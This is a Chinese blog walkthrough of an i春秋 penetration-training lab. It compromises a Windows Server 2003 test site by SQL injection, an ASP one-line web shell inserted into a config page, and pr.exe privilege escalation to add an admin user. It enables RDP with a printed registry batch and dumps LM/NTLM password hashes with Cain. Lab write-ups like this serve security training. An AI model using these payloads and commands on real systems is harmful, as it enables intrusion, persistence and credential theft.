【i春秋综合渗透训练】我很简单，请不要欺负我

原创

A_dmins 于 2019-09-23 16:22:14 发布 1356 收藏 1

分类专栏： 靶场实战 i春秋CTF web渗透

本文链接：https://blog.csdn.net/qq_42967398/article/details/101200253

靶场实战 同时被 3 个专栏收录

32 篇文章 3 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

web渗透

9 篇文章 2 订阅

订阅专栏

【i春秋综合渗透训练】我很简单，请不要欺负我

摸了几天的?了，主要是不知道该干嘛~~

CTF题目不想做，只想玩玩英雄联盟，玩玩渗透靶机这亚子！

个人觉得不能这样混下去了，于是又来到了i春秋，发现除了CTF还有综合渗透训练这个系列~~

个人感觉挺好玩的，啊哈哈哈哈，开始了~~

实验环境

操作机：Windows XP

目标机：windows server 2003

实验工具： 中国菜刀 PR 御剑 Pangolin 3389.exe

为了给您带来更加公平的场景体验，竞技类实验场景不包含实验指导

实验过程


首先进入环境，可以看见提示：

实验任务


本实验要求获取`www.test.ichunqiu`网站的
服务器权限

开始答题


OK，直接打开攻击机的浏览器访问下`www.test.ichunqiu`
根据要求我们需要明确我们的思路，首先是要求拿到服务器权限，
我们可以通过进入后台，上传shell，然后提权，一通花里胡哨的操作
可以进行简单的信息收集，看是不是什么cms



同时还发现是ASP脚本，操作系统应该是windows的，数据库应该是access或者mssql吧
因为Asp一般和access mssql搭建
然后可以用御剑扫描一下看看目录：




一大堆东西，发现疑似后台目录，访问一波：




果然是的，接下来就是尝试登陆了，弱口令，sql注入，万能密码，默认密码等，，，
试试弱口令好像不行，不过发现验证码都不会变，爆破貌似也行
搜索一下魅力网络科技有限公司后台默认密码试试，emmm没找到
万能密码貌似也不行，，，，不想抓包了，顺便抱怨一句，这个环境是真的，，，
那就进入下一步吧，回到主页随便点开一个页面，发现有个id，试试注入：

发现：

直接上穿山甲吧，就是实验环境中提及的工具，使用方法就不必多说了，直接日



日出密码，去解密一下：




ok，去后台试试登陆，成功进入：

寻找上传shell的地方，上传上传没找到，备份文件备份没找到，，，，
后来找到一个网站设置的页面：


进行一句话插入试试`<%eval request("1")%>`，发现：

ok，重新尝试一下进行闭合，发现页面进不去了，，，，
直接选择重做吧，，，，
试试：`"%><%eval request("1")%><%`
emmm，又出现错误：




再次初始化进行`"%><%eval request("1")%><%'`成功，返回正常页面：


上传成功了，接下来就要知道在什么地方啊
首页没得，看来应该是在什么配置文件里面了，直接看看御剑扫出来的
发现一个目录inc/config.asp猜测是不是在这里呢，直接菜刀链接一波试试：



发现直接成功，，，，，：



接下来就是找到有写权限的目录，并上传工具：



涂掉的是没用的工具，添加用户：

```
C:\wmpub\> pr.exe "net user adm adm /add"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2432
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net user adm adm /add

命令成功完成。


C:\wmpub\>
```

将用户添加到系统管理员组：


```
C:\wmpub\> pr.exe "net localgroup Administrators adm /add"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 2432
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:net localgroup Administrators adm /add

命令成功完成。
```

利用工具开启3389端口（估摸着3389.bat没用）：

```
C:\wmpub\> pr.exe "3389.bat"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 3744
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:3389.bat

C:\wmpub>echo Windows Registry Editor Version 5.00  1>>3389.reg

C:\wmpub>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]  1>>3389.reg

C:\wmpub>echo "fDenyTSConnections"=dword:00000000  1>>3389.reg

C:\wmpub>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]  1>>3389.reg

C:\wmpub>echo "PortNumber"=dword:00000d3d  1>>3389.reg
```

```
C:\wmpub>echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]  1>>3389.reg

C:\wmpub>echo "PortNumber"=dword:00000d3d  1>>3389.reg

C:\wmpub>regedit /s 3389.reg


C:\wmpub>del 3389.reg

C:\wmpub\> pr.exe "3389.vbs"
/xxoo/-->Build&&Change By p
/xxoo/-->This exploit gives you a Local System shell
/xxoo/-->Got WMI process Pid: 3744
begin to try
/xxoo/-->Found token SYSTEM
/xxoo/-->Command:3389.vbs
```



在本机上cmd中输入mstsc，输入靶机ip，链接输入账号密码登陆成功：




继续，上传密码破解工具，，，试了很久，使用cain这个工具，其他看不见administrators的密码：


例如：

上传之后，在服务器上安装好并打开，切换到“Cracker”标签下，点击“LM & NTLM Hashers”，点击右边表格区域，在点击上面蓝色的加号：



在出现的窗口中选中“Include Password History Hashes”，点击“NEXT”






之后将结果export，用记事本打开，可以得到：

```
adm:"":"":AAAB261B2008C113AAD3B435B51404EE:5E8C03CCBC34F2E2E6CFC57102C91C09
Administrator:"":"":62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85
admins:"":"":22A7333E76735C4DAAD3B435B51404EE:B861D46CEA576E461EC83DA64B3DB259
ASPNET:"":"":BADBE6EEB5EC850DF08107B607F20480:9CF05A6237D140372430AA11EBFB9D34
dida:"":"":E2302B9A91361D15D62E86FF41F77919:ADAE5BD5E8AF479506CDD910D8FA3D57
Guest:"":"":AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
IUSR_ADMIN-508BF95B0:"":"":1E427AF280AFBBF5A172F5633169A978:24DE153E599DB4FEEF439F7552FB576B
IWAM_ADMIN-508BF95B0:"":"":12A4D7AFD026F05CBBCB8F25B8E24E08:EAA148685789 8D80F49937AE6453F0B4
SUPPORT_388945a0:"":"":AAD3B435B51404EEAAD3B435B51404EE:E7F84FA468FD69BA673FB0BA24E154BB
```



得到的是Administrators用户的登录密码HASH，还需要破解

```
62C4700EBB05958F3832C92FC614B7D1:4D478675344541AACCF6CF33E1DD9D85
```


WINDOWS密码HASH破解




